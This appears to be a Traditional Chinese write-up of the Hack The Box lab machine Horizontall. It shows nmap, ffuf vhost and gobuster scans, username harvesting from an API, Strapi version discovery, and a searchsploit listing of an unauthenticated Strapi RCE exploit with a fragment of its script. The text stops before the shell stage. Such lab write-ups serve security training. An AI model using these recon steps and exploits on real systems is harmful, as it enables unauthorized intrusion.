
Horizontall(完成),vhosts、strapi漏洞(反彈shell)、ssh金鑰、端口轉發、Laravel漏洞(反彈shell)

```
—# nmap -sCV -p 22,80 -A 10.10.11.105
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-23 06:19 EDT
Nmap scan report for 10.10.11.105
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
|_  256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
80/tcp open  http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   196.35 ms 10.10.14.1
2   196.70 ms 10.10.11.105

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.84 seconds
```

需新增hosts => horizontall.htb
一般網站無參考價值，目錄爆破有無資訊，

進行vhsots爆破，有資訊 => www.horizontall.htb




```
┌──(root㉿kali)-[~/htb/horizontall]
└─# ffuf -u http://horizontall.htb/ -H 'HOST:FUZZ.horizontall.htb' -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://horizontall.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.horizontall.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

www                     [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 192ms]
:: Progress: [27061/100000] :: Job [1/1] :: 224 req/sec :: Duration: [0:02:10] :: Errors: 0 ::
```

此vhosts無用資訊


在除錯的js找到一個get請求網域，

像vhsots => api-prod.horizontall.htb




```
,!1,null,null,null)),w=b.exports,y={name:"App",components:{Navbar:v,Home:w},data:function(){return{reviews:[]}},methods:{getReviews:function(){var t=this;r.a.get("http://api-prod.horizontall.htb/
```

後續重新用vhsots爆破list，就抓到資料



```
┌──(root㉿kali)-[~/htb/horizontall]
└─# ffuf -u http://horizontall.htb/ -H 'HOST:FUZZ.horizontall.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -fc 301

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://horizontall.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.horizontall.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 301
________________________________________________

www                     [Status: 200, Size: 901, Words: 43, Lines: 2, Duration: 222ms]
api-prod                [Status: 200, Size: 413, Words: 76, Lines: 20, Duration: 211ms]
:: Progress: [59374/114441] :: Job [1/1] :: 229 req/sec :: Duration: [0:05:07] :: Errors: 0 ::
```

網站顯示。。。。




Welcome.

進行目錄爆破後，有以下子目錄

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u
http://api-prod.horizontall.htb/  -k

/reviews              (Status: 200) [Size: 507]
/users                (Status: 403) [Size: 60]
/admin                (Status: 200) [Size: 854]
/Reviews              (Status: 200) [Size: 507]
```

/Reviews




```
0:
    id:             1
    name:           "wail"
    description:    "This is good service"
    stars:          4
    created_at:     "2021-05-29T13:23:38.000Z"
    updated_at:     "2021-05-29T13:23:38.000Z"
1:
    id:             2
    name:           "doe"
    description:    "i'm satisfied with the product"
    stars:          5
    created_at:     "2021-05-29T13:24:17.000Z"
    updated_at:     "2021-05-29T13:24:17.000Z"
2:
    id:             3
    name:           "john"
    description:    "create service with minimum price i hop i can buy more in the futur"
    stars:          5
    created_at:     "2021-05-29T13:25:26.000Z"
    updated_at:     "2021-05-29T13:25:26.000Z"
```

找到3個username

```
wail
doe
john
```

/admin為登入介面




Login
api-prod.horizontall.htb/
api-prod.horizontall.htb/admin/auth/login
Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
strapi
使用者名稱
密碼
登入
忘記密碼了嗎？

使用者名稱: John Doe

□ 記住我

google有很多漏洞，但不曉得版本

在/admin/init 找到版本 => 3.0.0-beta.17.4



Kali Linux 2023
一次性模式
10.10.14.2
19:06
Login
api-prod.horizontall.htb/admin/auth/login
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
strapi
ZH
使用者名稱
John Doe
api-prod.horizontall.htb/adm
api-prod.horizontall.htb/admin/init
JSON 原始資料 檔頭
儲存 複製 全部摺疊 全部展開 過濾 JSON
檢測器 主控台 除錯器 網路 樣式編輯器 效能 記憶體
過濾網址


狀態	方法	網域	檔案
200	GET	api-prod.horizontall.htb	login
200	GET	api-prod.horizontall.htb	runtime~main.d078dc17.js
200	GET	api-prod.horizontall.htb	main.da91597e.chunk.js
200	GET	api-prod.horizontall.htb	init
200	GET	api-prod.horizontall.htb	favicon.ico
200	GET	api-prod.horizontall.htb	init
200	GET	api-prod.horizontall.htb	2ff0049a00e47b56bffc059daf9be78b.png
200	GET	api-prod.horizontall.htb	6301a48360d263198461152504dcd42b.svg
200	GET	api-prod.horizontall.htb	4c4e7d0d5ebd40343f6e1281f0bd9438.ico

http://api-prod.horizontall.htb/users-permissions/init

9 筆請求 | 已傳輸 7.07 MB / 1.01 kB | 完成: 1.22 秒 | DOMContentLoaded: 311 ms | load: 323


```
data:
    uuid:                 "a55da3bd-9693-4a08-9279-f9df57fd1817"
    currentEnvironment:   "development"
    autoReload:           false
    strapiVersion:        "3.0.0-beta.17.4"
```

找到漏洞




```
└─# searchsploit strapi 3.0.0-beta.17.4
------------------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                                         |  Path
------------------------------------------------------------------------------------------------------- ---------------------------
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)                              | multiple/webapps/50239.py
Strapi CMS 3.0.0-beta.17.4 - Set Password (Unauthenticated) (Metasploit)                                | nodejs/webapps/50716.rb
------------------------------------------------------------------------------------------------------- ---------------------------
```

腳本裡面也有寫查看版本位置..



```
def check_version():
    global url
    print("[+] Checking Strapi CMS Version running")
    version = requests.get(f"{url}/admin/init").text
    version = json.loads(version)
    version = version["data"]["strapiVersion"]
    if version == "3.0.0-beta.17.4":
        print("[+] Seems like the exploit will work!!!\n[
```

腳本有新建帳密

